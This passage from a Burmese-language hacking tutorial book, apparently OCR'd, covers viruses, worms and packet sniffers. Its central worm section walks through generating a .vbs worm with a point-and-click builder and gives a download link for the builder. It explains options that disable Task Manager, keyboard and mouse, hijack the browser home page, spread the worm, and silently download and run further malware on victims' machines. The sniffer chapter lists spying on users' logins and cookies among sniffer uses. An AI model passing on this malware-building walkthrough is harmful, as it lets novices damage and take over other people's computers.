အချို့သော virus တွေသည် ဖျက်ဆီးဖို့လုပ်ဆောင်ကြတာ ရှိပေမယ့် အချို့ virus တွေကတော့ ဖျက်ဆီးမှုမလုပ်ကြတာကြောင့် Data damage မဖြစ်သေးသမျှ ဂရုမစိုက်တတ်ကြသလို infected ဖြစ်သွားပြီလို့ သိတဲ့အခါမှာလည်း ရှင်းထုတ်ဖို့ထက် Windows အသစ်ပြန်တင်လိုက်ကြတာပါပဲ။ တကယ်တမ်းတော့ ဒါဟာ ကောင်းတဲ့ လုပ်ဆောင်ချက်မဟုတ်ပါဘူး။ Windows ကို pirate သုံးနိုင်တာကြောင့် ပြန်တင်လိုက်တာ လွယ်တယ်ဆိုပေမယ့် ဘာမှမဖြစ်ခင် ကြိုတင် သတိထား ကာကွယ်တာက ပိုကောင်းပါတယ်။

ကျွန်တော်တွေ့ဖူးတဲ့ company အချို့နဲ့ ဆိုင်အချို့မှာဆို network software တွေ အသုံးပြုကြတာ တွေ့ရပါတယ်။ server & client ပုံစံနဲ့ သုံးတာပါ။ iStock လို အရောင်းစနစ်တွေကိုလည်း အလားတူ အသုံးပြုကြပါတယ်။ အဲဒီအခြေအနေမှာ OS ရဲ့ security ဟာ အလွန် အရေးပါလှပါတယ်။ ကွန်ပျူတာနဲ့ စာရင်းတွေလုပ်ဆောင်ရတာ

ဖြစ်လို့ data damage တစ်စုံတစ်ရာဖြစ်ခဲ့ပါက ဆုံးရှုံးရမှုတွေ ဖြစ်လာနိုင်ပါတယ်။

Anti-virus တွေက Signature လို့ခေါ်တဲ့ နည်းစနစ်တစ်ခုကို အသုံးပြုပါတယ်။ "Signature" ဆိုတဲ့စကားလုံးက အနည်းငယ်တော့ လွဲနေသလို ရှိပါတယ်။ တကယ်ဆို "Search string" လို့ သုံးရင် ပိုပြီး သင့်တော်ပါမယ်။ ဒါပေမယ့် ကျွန်တော်တို့တွေက signature လို့ပဲ သတ်မှတ်ခံယူထားကြတာမို့ ဒီတိုင်းပဲပြောရအောင်။ တကယ်က virus တွေမှာ ဒါက virus ပါလို့ သတ်မှတ်ယူဆနိုင်တဲ့ specific signature တွေ မရှိကြပါဘူး။

Anti-virus က infected လို့ ယူဆရတဲ့ ဖိုင်တစ်ခု တွေ့ပြီဆိုရင် အဆိုပါဖိုင်သည် တကယ်တမ်း infect ဖြစ် မဖြစ်ကို အခြားနည်းလမ်းတွေကို သုံးပြီး သေချာအောင် လုပ်ဆောင်ရပါသေးတယ်။ အကယ်၍ Sequence of bytes တွေ ပြောင်းလဲသွားတယ်ဆိုရင်တော့ ဒါဟာ virus လို့ သတ်မှတ်တာမျိုး လုပ်ဆောင်ပါတယ်။ ဒါပေမယ့် အချို့သော ဖိုင်တွေသည် virus မဟုတ်ကြပါဘူး။

virus signature တွေကလည်း ကူးစက်ခံရတာချင်း တူပေမယ့် တစ်ဖိုင်နဲ့တစ်ဖိုင် ခြားနားကြပါတယ်။ Anti-virus တွေက သူတို့အားလုံးကို သိရှိဖို့ ခက်ခဲအောင် လုပ်ဆောင်ကြတဲ့အတွက် ဖြစ်ပါတယ်။

detection ကို ရှောင်လွှဲနိုင်ဖို့အတွက် Virus တွေက နောက်ထပ် အသုံးပြုတဲ့ နည်းလမ်းတစ်ခုက encryption ဖြစ်ပါတယ်။ virus တွေသည် သူတို့ရဲ့ body ကို encrypt ပြုလုပ်ကြပါတယ်။ virus သည် infected file တစ်ခုစီကို မတူညီတဲ့ key တွေနဲ့ encrypt လုပ်တာကြောင့် ဒီလုပ်ဆောင်ချက်တွေဟာ ရှုပ်ထွေးပြီး Anti-virus တွေအနေနဲ့လည်း decrypt မလုပ်နိုင်ပါ။ နောက်တစ်ကြိမ် စစ်ဆေးတဲ့အခါ ထည့်သွင်းစစ်နိုင်ဖို့ flag ပဲ လုပ်နိုင်ပါတယ်။ file တွေကို decrypt လုပ်ဖို့ဆိုတာက မဖြစ်နိုင်ပါဘူး။ အသုံးပြုထားတဲ့ encryption သည် symmetric ဖြစ်ပြီး encryption key သည် စက်ထဲမှာ clear text အနေနဲ့ ကျန်ရှိတာကြောင့် ကျွန်တော်တို့အနေနဲ့ Virus တွေကိုတော့ decrypt & analyze လုပ်နိုင်ပါလိမ့်မယ်။

Virus တွေနဲ့ ပတ်သက်ပြီး အားလုံးကို ဖော်ပြဆွေးနွေးမယ်ဆိုရင်တော့ ကျွန်တော်တို့အနေနဲ့ ဒီအကြောင်းအရာတစ်ခုတည်းနဲ့တင် စာအုပ်တစ်အုပ်စာ ဖြစ်သွားမှာဖြစ်လို့ အတိုချုပ် သိသင့်တာလေးတွေကိုသာ ဆွေးနွေးခဲ့လိုက်ပါတယ်ဗျ။

Worms


user ရဲ့ လုပ်ဆောင်ချက် တစ်စုံတစ်ရာမပါဝင်ပါဘဲ network ပေါ်မှာ အလွယ်တကူ ပွားနိုင်သော software အမျိုးအစားကို worm လို့ ဆိုနိုင်ပါတယ်။ သူတို့တွေဟာ ဝင်ရောက်ခံရတဲ့ ကွန်ပျူတာပေါ်မှာရှိတဲ့ ဒေတာတွေ၊ application တွေကို ထိခိုက်စေခြင်း လုံးဝမရှိပါဘူး။ ဒါပေမယ့်သူ့ရဲ့ resource တွေကို အသုံးပြုခြင်းကြောင့် network ကိုတော့ ထိခိုက်စေမှာ ဖြစ်ပါတယ်။

Hacker တွေကတော့ worm တွေကို Trojan တွေနဲ့ တွဲဖက် အသုံးပြုလေ့

ရှိကြပါတယ်။ Worm တွေဟာ weak security ကို ခုတုံးလုပ် အသုံးချလေ့ရှိကြပြီး outdated system တွေကို ချိုးဖောက် ကူးစက်စေဖို့ ပိုမိုလွယ်ကူပါတယ်။ worm ရဲ့ အားသာချက်က ပြန့်ပွားလွယ်မှု ဖြစ်ပါတယ်။ worm တစ်ခုလောက် လက်တွေ့ ဖန်တီးကြည့်ကြရအောင်ပါ။


Worm Creating

ကျွန်တော်တို့က Programming လေ့လာနေသူတွေ မဟုတ်သေးတာကြောင့် tool ကိုပဲ အသုံးပြုဖန်တီးရမှာပါ။ Worm ဖန်တီးရာမှာ သဘောကျမိတဲ့ tool တစ်ခုရှိပါတယ်။ Internet Worm Maker Thing လို့ ခေါ်တဲ့ tool တစ်ခုပါ။ bit.ly/iwmt-kmn ကနေ ဒေါင်းယူနိုင်ပါတယ်။ (ထုံးစံအတိုင်း ဒီစာအုပ်ထဲက application တွေကို bit.ly/kmn-app မှာလည်း တွေ့နိုင်ပါတယ်)



ဖွင့်ကြည့်လိုက်ရင် အထက်ပါ ပုံစံအတိုင်း တွေ့မြင်ရပါမယ်။ Box က ကျယ်ပြန့်တဲ့အတွက် မိမိတို့ဘာသာ ဖွင့်ကြည့်ရင်တော့ ပိုပြီး ရှင်းလင်းစွာ မြင်ရပါလိမ့်မယ်။

Worm Name မှာ မိမိအဆင်ပြေရာ ပေးနိုင်ပါတယ်။ ကျွန်တော်ကတော့ ထုံးစံအတိုင်း test လို့ပဲ နာမည်ပေးလိုက်ပါတယ်။ Author နေရာမှာတော့ tester လို့ပဲ ထားလိုက်ပါတယ်။ version မှာ 1.0 လို့ ထည့်သွင်းလိုက်ပါတယ်။



Name နေရာမှာ test လို့ပဲ ထားလိုက်ပါတယ်

Author နေရာမှာ tester


Version က 1 . 0

ဒီနေရာမှာတော့ မိမိ ဖော်ပြလိုရာ message ကို ရေးနိုင်ပါတယ်

ရရှိလာမယ့်ဖိုင်ကို သိမ်းမယ့်နေရာ (location) ပေါ့

ဒီ Spreading Options ကနေလည်း ပြန့်လိုတဲ့ ပုံစံတွေ ရွေးနိုင်ပါသေးတယ်

ဒီအောက်ဘက်ကအပိုင်းမှာတော့ မိမိတို့ လိုအပ်ချက်အတိုင်း အမှန်ခြစ်ပေးရုံပါပဲ



ဒီနေရာမှာတော့ နေ့စွဲသတ်မှတ်ပြီး လုပ်ဆောင်လိုက ထည့်သွင်းနိုင်ပါတယ်။

ကျွန်တော်ကတော့ ဒီတိုင်းလေးပဲ ချန်ခဲ့လိုက်မယ်နော်

ဒီနေရာမှာ အမှန်ခြစ်ရင် drive တွေ မပေါ်တော့

Task Manager ကို disable လုပ်တာ

Keyboard အလုပ်မလုပ်အောင်လုပ်တာ

Mouse ကို သုံးမရအောင် လုပ်တာ

Message Box ကို အမှန်ခြစ်ထည့်ပြီး ကိုယ်ဖော်ပြလိုရာကို ရေးနိုင်ပါတယ်။

ဒီနေရာမှာ ခေါင်းစဉ်ထည့်

ဒီနေရာမှာ ဖော်ပြချက်တွေထည့်

icon ရွေး

ဒါတွေပါ ပိတ်ချင်သေးရင် ပိတ်ခဲ့နိုင်တယ်


Change Reg Owner ကို အမှန်ခြစ်မှ ဒီနေရာကို ဖြည့်လို့ရပါမယ်

ဒါလည်း အပေါ်က ပုံစံမျိုးပါပဲ။

Home page ကို မိမိပြောင်းသွားစေလိုသော url ဆီ ပို့လိုက်နိုင်ပါတယ်

ဒီ function တွေထဲက မိမိ အဆင်ပြေတာ ရွေးပါ


ကျွန်တော်ကတော့ ကိုယ့်ကိုယ်ကိုယ် worm လို့ သဘောထားပြီး ကိုယ့်အတွက် danger တွေကိုပဲ ဖယ်လိုက်ပါတယ်။ ကျန်တာတွေကတော့ ရှိပါစေပေါ့။ :)




Open Web page ကို ရွေးချယ်ရင် ကိုယ်ပွင့်နေစေချင်တဲ့ Web page တွေ အလိုလို ပွင့်နေပါမယ်။
Internet Explorer ရဲ့ Title Bar ကို ပြောင်းနိုင်မယ့် စာသား ထည့်သွင်းလို့ ရပါတယ်

Window Media Player Txt ကိုလည်း ပြောင်းလိုက ပြောင်းနိုင်ပါသေးတယ်။ ဒီနေရာမှာ ကျွန်တော်ကတော့ ဘာမှ မလုပ်ပြတော့ပါဘူး

Download File ကနေပြီး victim machine မှာ မိမိတို့ Run စေလိုတဲ့ software တွေနဲ့ အခြား malware တွေကို အလိုလို ဆွဲအောင် လုပ်ဆောင်ပေးနိုင်ပါသေးတယ်။ ဖိုင်က တစ်ခုထက် ပိုများရင် More? ကို နှိပ်လိုက်ပါ။



More ကို နှိပ်လိုက်လို့ ပေါ်လာမယ့် Box မှာ မိမိတို့ ဖြည့်သွင်းလိုရာ other malware (or) app တွေကို direct link တွေ ထည့်သွင်းပေးနိုင်ပါတယ်။ Execute File မှာ အမှန်ခြစ်ပြီး download ပြီးတဲ့အခါ install (run) အောင်ပါ လုပ်ဆောင်နိုင်ပါတယ်။



ဒီအပိုင်းတွေကတော့ သိလွယ်နိုင်တာမို့ အကျယ် မပြောတော့ပါဘူး။ အားလုံးပြီးတဲ့အခါ Generate Worm ကို နှိပ်လိုက်ပါ။ ကျွန်တော်တို့ရဲ့ Worm ကို အောင်မြင်စွာ ဖန်တီးပြီးစီးကြောင်း ဖော်ပြပါလိမ့်မယ်။

ဒါဆို ကျွန်တော်တို့ သိမ်းထားတဲ့နေရာမှာ သွားကြည့်ရင် ကျွန်တော်တို့ ပေးထားတဲ့ နာမည်နဲ့ .vbs ဖိုင် တွေ့ရပါမယ်။ အမှတ်တမဲ့နဲ့တော့ Double click နဲ့ သွားမဖွင့်မိပါစေနဲ့ဗျ။ ကိုယ့်အတတ်ကိုယ်စူး ဆိုသလို ဖြစ်သွားမှာမို့ပါ။

Worm တွေနဲ့ ပတ်သက်ပြီးလည်း ဆွေးနွေးစရာတွေ အများကြီးကို ရှိနေပါတယ်။ ဒါပေမယ့် ဒီနေရာလေးမှာပဲ နိဂုံးချုပ်ပါရစေခင်ဗျာ။ အသေးစိတ်ကို ကျွန်တော့်ရဲ့ khitminnyo.com မှာ ထပ်မံ ရေးသား ဖော်ပြပေးသွားပါ့မယ်ခင်ဗျာ။

ခုဆို virus & worm တွေနဲ့ ပတ်သက်ပြီး အနည်းငယ်လောက်တော့ သိရှိပြီလို့ ယူဆပါတယ်။ သူတို့ ဘယ်လိုအလုပ်လုပ်တယ်၊ သူတို့လုပ်ဆောင်ချက်တွေသည် ဖန်တီးသူနဲ့ တိုက်ရိုက်ဆက်စပ်နေတယ်ဆိုတာတွေ၊ ဘယ်လို အလွယ်တကူ ဖန်တီးနိုင်တယ် ဆိုတာတွေ စသည်ဖြင့် ကျွန်တော်တို့ ဆွေးနွေးခဲ့ကြပါတယ်။ ကြိုတင်ကာကွယ်ရေးအနေနဲ့ကတော့ ရှေ့အခန်းမှာ ဆွေးနွေးခဲ့တဲ့ပုံစံအတိုင်းပဲမို့ ထပ်မဖော်ပြတော့ပါဘူးခင်ဗျ။ ဒီ Chapter လေးကို ဒီနေရာလေးမှာပဲ အဆုံးသတ်ပါရစေ။

CHAPTER 21: Sniffers

Introduction

Packet Analyzer ဆိုတဲ့ အသုံးအနှုန်းမျိုးကို ကျွန်တော်တို့ အနည်းနဲ့ အများဆိုသလို ရင်းနှီးစွာ ကြားဖူးကြပါလိမ့်မယ်။ Packet Analyzer, Network Analyzer, Protocol Analyzer, Ethernet Analyzer (or) Wireless Analyzer စသည်ဖြင့် အမျိုးမျိုးခေါ်ဝေါ်ကြပေမယ့် အားလုံးက အတူတူပါပဲ။ Packet Analyzer လို့ပြောရင် အများစုက software တစ်မျိုးအဖြစ်သာ မြင်လေ့ရှိကြပါတယ်။ တကယ်က Packet Analyzer သည် computer program (software) တစ်မျိုးလည်း ဖြစ်နိုင်သလို digital network ပေါ်မှာ ရှိနေတဲ့ ဖြန့်သန်းနေတဲ့ traffic တွေကို log လုပ် မှတ်သားနိုင်၊ ကြားဖြတ် ဖမ်းယူနိုင်တဲ့ Hardware အစိတ်အပိုင်းကလေးတစ်ခုလည်း ဖြစ်နိုင်ပါတယ်။

Data stream တွေသည် network ပေါ် ဖြတ်သန်းသွားတဲ့အတွက် sniffer တွေဟာ packet တစ်ခုစီကို capture လုပ် (ရယူ) နိုင်ပါတယ်။ လိုအပ်ပါက packet တွေရဲ့ raw data တွေကို decode ပါ လုပ်ဆောင်ပေးနိုင်ပါတယ်။ wired broadcast LAN တွေမှာတော့ hub or switch လို network structure ပေါ် မူတည်ပြီးတော့ network ထဲမှာရှိနေတဲ့ single machine တစ်လုံးတည်းကနေပြီးတော့ ကျန် machine အားလုံးပေါ်က traffic တွေကို capture ရယူနိုင်ပါတယ်။

Wired broadcast နဲ့ Wireless LAN တွေမှာ sniffer software running လုပ်နေတဲ့ စက်ကို unicast traffic တွေ ပေးပို့ခြင်းမှတပါး listening လုပ်နေတဲ့ ထိုစက်ရှိရာ multicast group ထံ multicast traffic တွေ ပေးပို့ပြီး traffic ကို broadcast လုပ်ပါတယ်။ traffic တွေကို capture လုပ်ရာမှာ အသုံးပြုရမယ့် network adapter သည် promiscuous mode မှာ ရှိနေရပါမယ်။ promiscuous mode ကို support မပေးတဲ့ adapter အချို့ ရှိနေပါတယ်။ ဒါ့ပြင် wireless LAN မှာ adapter သည် promiscuous mode မှာ ရှိနေရင်တောင်မှ ignore ခံရမှာဖြစ်ပါတယ်။ packet တွေကို တွေ့မြင်ရဖို့အတွက် adapter သည် monitor mode မှာ ရှိနေဖို့ လိုအပ်ပါတယ်။

Traffic ကို capture ပြီးတဲ့အခါ packet ရဲ့ content တစ်ခုလုံးကို record လုပ်ထားနိုင်သလို content တစ်ခုလုံးအစား header ကိုပဲလည်း record လုပ်ထားနိုင်ပါတယ်။ header ကိုပဲ ရွေးချယ်ပြီး record လုပ်ခြင်းကတော့ storage လိုအပ်ချက်ကို လျော့ကျစေနိုင်သလို legal problem ကိုလည်းပဲ ရှောင်ရှားနိုင်ပါတယ်။ ဒါပေမယ့် problem diagnosis အတွက် လိုအပ်တဲ့ အချက်အလက်တွေကို သိအောင် လုပ်နိုင်ဖို့ လုံလောက်တဲ့ data တွေတော့ ကျွန်တော်တို့မှာ ရှိထားဖို့ လိုအပ်ပါလိမ့်မယ်။

ကျွန်တော်တို့ အသုံးပြုနေကြတဲ့ Operating System တွေ ကွဲပြားခြားနားကြသလိုမျိုးပဲ sniffer ကတွေကလည်း အသုံးပြုရာ OS ကို လိုက်ပြီး

ကွဲပြားကြပါသေးတယ်။ sniffer တွေရဲ့ စွမ်းဆောင်ရည်သည် ထုတ်လုပ်သူတွေပေါ် မူတည်ပြီး တစ်ခုနဲ့တစ်ခု ကွာခြားကြပါတယ်။ ယေဘုယျအားဖြင့် sniffer တွေ လုပ်ဆောင်နိုင်တာတွေကတော့

- ❖ Analyze network problems
- ❖ Detect network intrusion attempts
- ❖ Detect network misuse by internal and external users
- ❖ Document regulatory compliance through logging all perimeters and end point traffic
- ❖ Gain information for effecting a network intrusion
- ❖ Monitor WAN bandwidth utilization
- ❖ Monitor network usage (including internal and external users and systems
- ❖ Monitor data-in-motion
- ❖ Monitor WAN and endpoint security status
- ❖ Gather and report network statistics
- ❖ Filter suspect content from network traffic
- ❖ Serve as a primary data source for day-to-day network monitoring and management
- ❖ Spy on other network users and collect sensitive information, such as login details or users
- ❖ Cookies (depending on any content encryption methods that may be in use)
- ❖ Reverse engineer proprietary protocols used over the network
- ❖ Debug client/server communications
- ❖ Debug network protocol implementations
- ❖ Verify adds, moves, and changes,
- ❖ Verify internal control system effectiveness (firewalls, access control, web filter, spam filter, proxy) စတာတွေ ဖြစ်ပါတယ်။

computer network administration နယ်ပယ်မှာတော့ packet capture (Pcap) မှာ network traffic တွေကို capture လုပ်နိုင်ဖို့အတွက် Application Programming Interface (API) ပါဝင်ပါတယ်။ Unix-like system တွေကတော့ pcap ကို libpcap library မှာ implement လုပ်ထားပြီး Windows မှာတော့ WinPcap လို့ခေါ်တဲ့ libpcap port ကို အသုံးပြုပါတယ်။

Monitoring software တွေက network ပေါ် ဖြတ်သွားတဲ့ Packet တွေကို capture လုပ်နိုင်ဖို့အတွက် libpcap (or) WinPcap ကို OS အလိုက် အသုံးပြုပါတယ်။

နောက်ပိုင်း version တွေမှာတော့ link layer မှာရှိနေတဲ့ network ပေါ် packet တွေကို transmit လုပ်နိုင်ဖို့၊ တတ်နိုင်သမျှ network interface list တွေ ရရှိနိုင်ဖို့အတွက် libpcap & WinPcap တွေကို အသုံးပြုကြပါတယ်။


WireShark

WireShark သည် network analysis tool တစ်ခု ဖြစ်ပြီးတော့ Ethereal လို့ အသိများကြပါတယ်။ သူက real time မှာ packet တွေကိုဖမ်းယူပေးနိုင်ပြီး human-readable format အဖြစ် ဖော်ပြပေးနိုင်ပါတယ်။ WireShark မှာ filter တွေ၊ color-coding တွေနဲ့ network ထဲကို ပိုပြီး နက်နက်ရှိုင်းရှိုင်း ဝင်ရောက်နိုင်စေပြီး individual packet တွေကို inspect လုပ်ပေးနိုင်မယ့် feature တွေ ပါဝင်ပါတယ်။

WireShark သည် packet တွေကို capture လုပ်နိုင်ဖို့အတွက် pcap ကို အသုံးပြုထားပြီး CNU/Linux, OS X, BSD, Solaris နဲ့ အခြားသော Unix-like Operating System တွေအပြင် Microsoft Windows မှာပါ အသုံးပြုနိုင်ဖို့ ဖန်တီးထားပါတယ်။ ကျွန်တော်တို့ အသုံးပြုမယ့် Kali Linux မှာတော့ အသင့် ပါရှိပြီးဖြစ်ပါတယ်။ WireShark မှာ TShark လို့ခေါ်တဲ့ (GUI version မဟုတ်တဲ့) terminal-based version တစ်မျိုးလည်း ရှိပါသေးတယ်။ Kali Linux မှာ TShark လည်း ပါဝင်ပြီးသားဖြစ်ပါတယ်။


```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.3.129  netmask 255.255.255.0  broadcast 172.16.3.255
        inet6 fe80::20c:29ff:fe4a:48f8  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:4a:48:f8  txqueuelen 1000  (Ethernet)
        RX packets 4983  bytes 7033875 (6.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2812  bytes 174377 (170.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

